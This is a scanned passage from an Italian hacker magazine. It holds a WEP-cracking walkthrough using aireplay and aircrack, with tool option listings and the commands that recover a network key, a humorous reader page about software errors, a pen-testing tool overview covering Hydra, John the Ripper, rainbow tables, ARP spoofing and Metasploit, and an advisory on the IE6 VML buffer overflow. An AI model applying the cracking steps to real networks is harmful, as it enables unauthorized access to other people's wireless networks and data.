    -t tods   : frame control, To   DS bit
    -f fromds : frame control, From DS bit
    -w iswep  : frame control, WEP     bit

replay options:

    -x nbpps  : number of packets per second
    -p fctrl  : set frame control word (hex)
    -a bssid  : set Access Point MAC address
    -c dmac   : set Destination  MAC address
    -h smac   : set Source       MAC address
    -e essid  : attack 1: set target AP SSID
    -j        : attack 3: inject FromDS pkts

source options:

    -i iface  : capture packets from this interface
    -r file   : extract packets from this pcap file

attack modes:

    -0 count  : deauthenticate all stations
    -1 delay  : fake authentication with AP
    -2        : interactive frame selection
    -3        : standard ARP-request replay
    -4        : decrypt/chopchop WEP packet
```

▲ Opzioni di aircrack che ci lasciano entrare nelle profondità dei bit eterei.
Le tecniche per intercettare e craccare le reti wireless sono molte e sofisticate.
Se poi a queste si affianca quella definita "wardriving", un aggressore può battere a tappeto una zona vasta e effettuare un gran numero di attacchi.



I parametri che possiamo utilizzare sono.

```
capture packets unless interface #1 is specified.
source options:
-i         : capture packet on-the-fly (default)
-r file    : extract packet from this pcap file
filter options:
-b bssid  : MAC address, Access Point
-d dmac   : MAC address, Destination
-s smac   : MAC address, Source
-m len    : minimum packet length, default:  40
-n len    : maximum packet length, default: 512
-u type   : fc, type      - default: 2 = data
-v subt   : fc, subtype  - default: 0 = normal
-t tods   : fc, To   DS bit - default: any
-f fromds : fc, From DS bit - default: any
-w iswep  : fc, WEP     bit - default: 1
-y        : don't ask questions, assume yes
replay options:
-x nbpps  : number of packets per second
-a bssid  : set Access Point MAC address
-c dmac   : set Destination  MAC address
-h smac   : set Source       MAC address
-o fc0    : set frame control[0] (hex)
-p fc1    : set frame control[1] (hex)
-k        : turn chopchop attack on
```

Così facendo stiamo catturando pacchetti dal dispositivo con la chiave Mac 00:FF:00:FF:00:FF fino al momento in cui riceviamo un weak key. Quindi ci viene chiesto se ci bastano i pacchetti catturati da analizzare. Rispondiamo di sì (y) e raccogliamo pacchetti per circa dieci minuti. Dai 400 k di dati in su va bene. Premiamo ctrl + C per interrompere.

Ora, sempre prelevandolo dal CD, facciamo partire Aircrack, per esempio:

```
./aircrack -n 128 linksys.cap
```

Dove i parametri corrispondono a un'analisi del file da noi creato con i pacchetti: linksys.cap e la ricerca è per una cifratura a 128 bit. Secondo l'help di aircrack:

```
aircrack 2.1 - (C) 2004 Christophe Devine
usage: ./aircrack [options] <pcap file> <pcap file> ...
-d <start> : debug - specify beginning of the key
-f <fudge> : bruteforce fudge factor (default: 2)
-m <maddr> : MAC address to filter usable packets
-n <nbits> : WEP key length: 64 / 128 / 256 / 512
-p <nfork> : SMP support: # of processes to start
-q <quiet> : Quiet mode (less print more speed)
```

Se tutto va in porto leggeremo qualcosa di analogo a: KEY FOUND: [Lvx5g]
Beccata!

Come abbiamo visto i sistemi esistono e sono validi: ci sono molte tecniche che possono essere studiate e messe in pratica senza un eccessivo dispendio di soldi e fatica. L'importante è non approfittarne per commettere azioni illegali. Siamo hacker, non cracker!



▲Per andare a caccia dei segreti delle lan wireless si deve partire da una buona scheda e da un'antenna.

UN'ANTENNA MOBILE

Per girare alla caccia di reti scoperte (o coperte, ma abbiamo gli strumenti giusti...) dobbiamo fare uso di una buona antenna. Costruire un'antenna bi-quad o una c-antenna adeguata allo scopo è abbastanza facile. Basta seguire le istruzioni che abbiamo pubblicato sui numeri 97 e 105 di Hacker Journal! Per collegarla a una scheda usb WiFi possiamo sempre consultare il numero 101.



▲ Con un po' di pazienza si possono costruire intere mappe delle zone di caccia...



NON RICEVO: riprova e controlla


Errori e orrori senza fine, provenienti dall'hardware e dal software più disparati, scoperti dai nostri lettori!

I nostri collaboratori sono a caccia quotidiana di errori e orrori informatici con cui infarcire questa pagina. Ma chi è miglior collaboratore di chi ci legge? Nessuno! Questa pagina è fatta con tutte le segnalazioni che ci sono arrivate ultimamente.

Prepariamoci a un ennesimo accapponamento di pelle è a inviare altri errori/orrori al mio indirizzo! Arriverà anche la loro ora.

Questo è l'ottimo messaggio di richiesta di shortcut di "Colin McRae Rally 2005".
Non male...


Caino79



Non male per niente! Un'"icona di raduno". Sul tavolo, poi... a suon di rally certa gente ha preso troppi sobbalzi!

Un po' invadente questo sito, eh?


Caino79



Invadente è fargli un complimento. 3.099 popup, ma con dentro che cosa poi?

Secondo voi quanto ci avrò messo a copiare questi file?
Ciao,

MatteoCD



Molto, ma non importa: tanto Vista ha un ritardo maggiore!

Come si fa con un copia-incolla, a generare questo errore?


Caino79



Caro Caino79, facile: potrebbe essere che i file esauriti hanno solo bisogno di una bella vacanza... non ti preoccupare. Non troppo, almeno.

Quant'è lungo da decomprimere questo file.
Ciao,


MatteoCD



È proprio vero che la potenza dei processori non basta mai! O forse basterebbe sapere programmare.

Ecco un orrore dello zio Bill. Che cosa succede alle porte del firewall?
Boh. ciao,

Spa!




Le porte del firewall siamo qui ad aspettarle. Se verranno basta attenderle, no?

E per questo numero è tutto. Ma gli errori non finiscono mai, e ne aspettiamo di sempre più nuovi e oltraggiosi. Ciao a tutti!

Barg the Gnoll
gnoll@hackerjournal.it


Un morso alla RETE



Passiamo in rassegna una serie di strumenti open source per imparare le tecniche dei veri hacker

Come sapere se la nostra rete è sicura? Se ci chiedono di analizzare una rete altrui a caccia di debolezze, siamo all'altezza? Bisogna essere bravi, ma anche avere il software giusto e conoscere i pericoli che si corrono. Ecco qualche indicazione sul software e sui pericoli. Bravi... si diventa.

Per vedere se una rete ha debolezze bisogna mettersi nei panni di un aggressore e provare ad attaccare la rete stessa. Si può passare da un'analisi del traffico, condotta con strumenti tipo Nmap (http://insecure.org/nmap/), ma anche andare alla ricerca



▲*Prova e riprova, con THC-Hydra arriva la password. Diamogli un'occhiata!*

di dati utili con Google, condurre attacchi di ingegneria sociale e studiare le vulnerabilità dei computer in rete.

:: Il dilemma delle password

L'anello debole nella catena della sicurezza spesso è la password. Tra le dieci password più usate ci sono "123", "123456" e "password". Peggio ancora, sembra che quasi due terzi delle persone usino la stessa password per almeno cinque applicazioni diverse, e praticamente il terzo rimanente per nove applicazioni o più. Se una delle applicazioni, per esempio un sito, trasmette informazioni in chiaro (e succede), i rischi sono notevoli.

REGOLE DEL GIOCO

Pen testing sta per penetration testing. Collaudare una rete alla ricerca di vulnerabilità. Non si fa a capocchia. Si seguono regole precise, che sono queste:


• Non si usano i computer per danneggiare altre persone.
• Non si usano i computer per disturbare il lavoro delle altre persone.
• Non si usano i computer per rubare alle altre persone.
• I computer si usano sempre nel rispetto delle altre persone.

I comandamenti completi sono dieci e si trovano a http://snipurl.com/c6z0, ma questi sono i più importanti. Da ricordare sempre.



▲*Metasploit, un'architettura per i programmatori che vogliono scrivere software adatto ai test di penetrazione nei sistemi.*

Il modo più facile per entrare in possesso di una password è rubarla. Si usano tuttora protocolli vecchi, come FTP e Telnet, che trasmettono tutto in chiaro e rubare le password è un instante. Programmi come Wireshark (http://www.wireshark.org/) consentono una cattura molto facile. Se l'aggressore si trova sulla stessa rete locale, il cosiddetto ARP Spoofing può ridirigere il traffico della rete verso un singolo computer. Se invece l'attacco arriva da fuori, uno dei sistemi migliori è il phishing. Se si può avere accesso alla macchina sotto attacco, il software di keylogging è un altro eccellente metodo di raccogliere password.



▲*Metasploit fa gratis quello che Canvas offre a pagamento. Quest'ultimo, comunque, è un prodotto professionale. Viva l'open source, però!*

:: Protezione inutile

Anche proteggere le password serve fino a un certo punto. Un esperto di craccatura può lavorare sui valori di hash delle password fino a farli corrispondere a password in chiaro. Strumenti come John the Ripper fanno saltare password deboli piuttosto in fretta. Un problema di Windows, inoltre, permette di riconoscere password sotto i 14 caratteri in pochi minuti, cercando i valori di hash su tabelle precalcolate (http://rainbowtables.shmoo.com/). Oppure c'è sempre il vecchio sistema di provare le password una dopo l'altra. THC-Hydra (http://snipurl.com/yqg7) fa questo molto bene, anche procedendo in parallelo.

:: Buffer che saltano

Esistono tecniche ancora più potenti, come il buffer overflow: si sfruttano i programmi che non controllano i limiti dell'input in arrivo.
Gli si passa un input troppo grande, insieme alle istruzioni da eseguire clandestinamente.
Scrivere un exploit di buffer overflow richiede conoscenza profonda del processore e della programmazione in assembly. Ma il Metasploit Framework può semplificare l'apprendimento delle tecniche. Come dice il sito, Punta. Clicca. Root. Costa molto meno rispetto ad altri prodotti di natura professionalieco-me per esempio Canvas (http://snipurl.com/yqh3) o Core Impact (all'indirizzo http://snipurl.com/yqh4) e contiene più di cento exploit già pronti.

METASPLOIT FRAMEWORK

Un'infrastruttura open source per sviluppare con (relativa) facilità codice di exploit. Nato come gioco da giocare sulle reti, ora che è arrivato alla versione 3.0 è diventato uno strumento serio e… pericoloso. Si scarica gratuitamente e funziona su Windows, Mac OS X e Linux. http://www.metasploit.com.

:: La distro per noi

Se qualcuno decide che la sua vita è fatta per penetrare in sistemi informatici, esistono anche distribuzioni Linux pensate apposta per questo compito. Insomma, se proprio si vuole vivere da hacker, è importante riuscire a dotarsi quanto mento degli strumenti adatti. Sistemi operativi ma anche programmi specifici per condurre indagini e studiare gli effetti di cose provate da altri. Una di queste distribuzioni Linux è SecureDVD (http://securedvd.org/), per esempio.
Non si entra in un sistema come si entra al cinema. Ci vogliono studio, astuzia, pazienza e tenacia. Anche gli strumenti giusti, come quelli elencati. :-)

IVxVr73
lvxvrlxxiii@gmail.com

TABELLE DA 42 GIGA

Lo hashing di solito è un'ottima misura di sicurezza, ma quello di Windows lascia sempre un po' a desiderare. In Rete si trovano tabelle di hash complete. Basta cercare nella tabella un certo hash per trovare la password in chiaro. L'unico problema è che le tabelle sono grandicelle… da 272 mega in su, fino a 42 giga! L'indirizzo sarà http://rainbowtables.shmoo.com. Occhio ad avere spazio sul disco!

Porno attack

Internet Explorer 6 ha un grave punto debole e se lo si usa per navigare sui siti porno si rischia grosso!

Quando l'ennesima falla apre la strada perfino ai pirati del porno, vuol dire che con Explorer si è veramente toccato il fondo. Il problema sta nel come IE 6 gestisce alcuni formati grafici, permettendo il caricamento di software ostile nel momento in cui si fa il clic sbagliato sul sito sbagliato o in una mail sbagliata. Il buco è grave e le maggiori società di sicurezza, come Secunia e il French Security Incident Response Team, lo hanno valutato al massimo della pericolosità.

:: Ci provano in molti

I primi siti a sfruttare il buco, un classico 0-day perché facilmente riproducibile, sono stati appunto siti porno di seconda categoria, quelli che con la scusa del sesso cercano di fregare quanti più soldi possono in tutti i modi.
Dal momento della prima apparizione dell'exploit, gli attacchi si sono moltiplicati e sembra che l'exploit sia sta-

CRITICO MA DAVVERO!

Per sapere tutto ma proprio tutto sull'attacco di questo articolo è interessante vedere come ne parlano Secunia e FrSIRT, il French Security Incident Response Team. Per Secunia la falla è Estremamente Critica (http://snipurl.com/wp5q); per il FrSIRT è "solo" Critica (http://snipurl.com/xe5m), ma è solo questione di scale di valutazione. Entrambi i link porteranno anche alle patch rilasciate da Microsoft... se usciranno.



▲*Il gioco di parole di certi bug di Explorer che mettono a nudo il computer è persino troppo facile!*

COSA VUOL DIRE 0-DAY

Un attacco 0-day è un attacco che inizia, appunto, il giorno zero, cioè esattamente nel momento in cui viene scoperta una falla di sicurezza. Si può effettuare un attacco 0-day se non è troppo difficile per un programmatore sfruttare il bug, così non si perde tempo. Se il 0-day è critico, può essere letale, perché i produttori di antivirus e di software hanno bisogno di tempo per studiare la falla e creare una patch. Intanto, l'attacco prosegue e colpisce tutti i sistemi che può. Con il termine exploit si definisce un attacco portato da criminali informatici.

to perfezionato con WebAttacker, uno strumento spesso usato per creare siti-trappola, che si dice sia disponibile sul sito giusto, a trovarlo, per 15 dollari.

:: Rettangoli di vulnerabilità

La vulnerabilità sta in un componente di Windows chiamato vgx.dll. È Vector Graphics Rendering, una libreria di programmazione che supporta dentro Windows i documenti Vector Markup Language (VML). Il VML viene usato per visualizzare grafica vettoriale sui siti Internet. Se il documento vettoriale in questione contiene una sagoma di tipo "rect" (rettangolare) che contiene un metodo "fill" molto più lungo di quanto è consentito, non solo viene disegnato un rettangolo colorato, ma si verifica anche un errore di buffer overflow che consente di eseguire codice arbitrario e arrivare a prendere il controllo dell'intero sistema.

Nelle ultime settimane, questa è già la seconda falla nota, e trascurata da Microsoft, che riguarda Internet Explorer. Un altro bug, riguardante ActiveX, permette di prendere il controllo di sistemi con Explorer 5 o 6, e manca una patch pure per un bug che consente di attaccare un computer Windows passando da un problema di Word 2000, documentato in http://snipurl.com/w2lk. Il trojan MDropper.Q sfrutta la falla e ne approfitta per depositare un altro file ostile, una variante di Backdoor.Femo, che permette di acquisire il controllo totale del computer infetto. Una falla simile a un'altra, che colpiva Office e si basava su un file Publisher manipolato. Almeno a questo Microsoft ha risposto, con la pubblicazione della patch rintracciabili a http://snipurl.com/xe4t. Le raccomandazioni sono sempre le stesse e tengono conto del fatto che avolte non possiamo fare diversamente. Evitare, *se possibile*, la posta HTML. Evitare, *se possibile*, di usare Outlook (meglio Thunderbird, per esempio). Evitare, *se possibile*, di usare Explorer (Firefox è infinitamente più sicuro). Evitare, *se possibile*, di usare Windows; Linux e Mac OS X sono praticamente immuni a tutti questi problemi. E *se non è possibile*...auguri!Se proprio vogliamo Windows, Internet Explorer e posta HTML, installiamo e teniamo sempre aggiornato un antivirus, e pensiamo sempre due volte prima di cliccare!



▲*Dai siti porno alle aste: le vulnerabilità di Windows si vendono persino su eBay. Chi può cambi sistema operativo. Linux e Mac OS X sono infinitamente più sicuri. O almeno usi Firefox (http://www.mozilla.com/firefox/), che è molto più sicuro di Explorer.*

SPYWARE DA 15 DOLLARI

Secondo alcuni studiosi di sicurezza, frugando in alcuni siti russi si può scovare gente che vende WebAttacker per 15 dollari. Il software è costruito per sfruttare debolezze di Windows come quella di questo articolo e, se trova la strada, apre un Prompt di MS-DOS per installare sui sistemi vulnerabili tutto il malware a sua disposizione.

Nyarlathotep
Il Caos Strisciante
nyarlathotep@hackerjournal.it

AIUTATI CHE MICROSOFT FORSE TI AIUTA

Il problema è noto almeno da metà settembre e Microsoft ha annunciato che renderà disponibile un aggiornamento di sicurezza il 10 ottobre. Mentre scriviamo è ancora settembre e non possiamo prevedere il futuro, dunque non sappiamo come si comporterà Microsoft. Stando alle previsioni, è un mese con un buco aperto nel computer.
